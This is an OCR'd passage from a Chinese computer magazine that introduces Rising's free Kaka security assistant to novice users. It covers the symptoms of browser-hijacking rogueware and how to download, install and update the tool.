


图18

下转第321页

# 让卡卡成为菜鸟的安全小助手

人浪流涯天

最近的网络流氓软件可是十分的猖獗呀，就连360安全卫士都已经有些力不从心了（小编石头：就在我编辑稿件的时候听说360的官方论坛被人挂马了，这还让不让我们小菜活了呀，网络太危险了，真想回火星上去！）。可能是因为树大招风吧，使得它和卡巴成了众多流氓软件消灭的对象。中了流氓软件后，IE浏览器会被挟持，首页无法改回，会自动下载木马病毒，搜索引擎会被挟持为yok（无论你使用什么搜索引擎进行搜索，都会自动跳转到雅虎上面），众多品牌的杀毒软件都会被无辜的杀掉等等。为此瑞星推出了瑞星卡卡上网安全助手，据说其独创的碎甲技术可以彻底杜绝恶意软件和流氓程序，可以有效的防止程序复生，并且内部还集成了多种病毒专杀工具。最重要的一点就是这个工具完全免费的，这么好的东东我们为什么不用呢？

## 卡卡的下载和安装

瑞星卡卡是免费提供下载的，就连注册会员这等操作都不需要。登录瑞星的官方网站http://www.rising.com.cn，可以看到瑞星的首页已经完全变成卡卡的天地了，可见瑞星公司对卡卡的重视程度。下载界面如图1所示，下载完毕后双击安装，安装前最好将IE浏览器关闭，不然卡卡在安装的时候也会提示你关闭的（图2）。




图1




图2

## 卡卡的智能升级

卡卡的升级也非常周到，如果我们安装的是光盘里的程序的话，安装重启后只要双击打开IE浏览器就可以实现卡卡的智能升级了（图3），方便吧！当然我们也可以点击卡卡里面的升级按钮来完成升级。




图3

## 流氓劫持我不怕

运行卡卡后就可以在首页里看到官方说明和众多关于流氓程序的追杀令（图4）。





图4

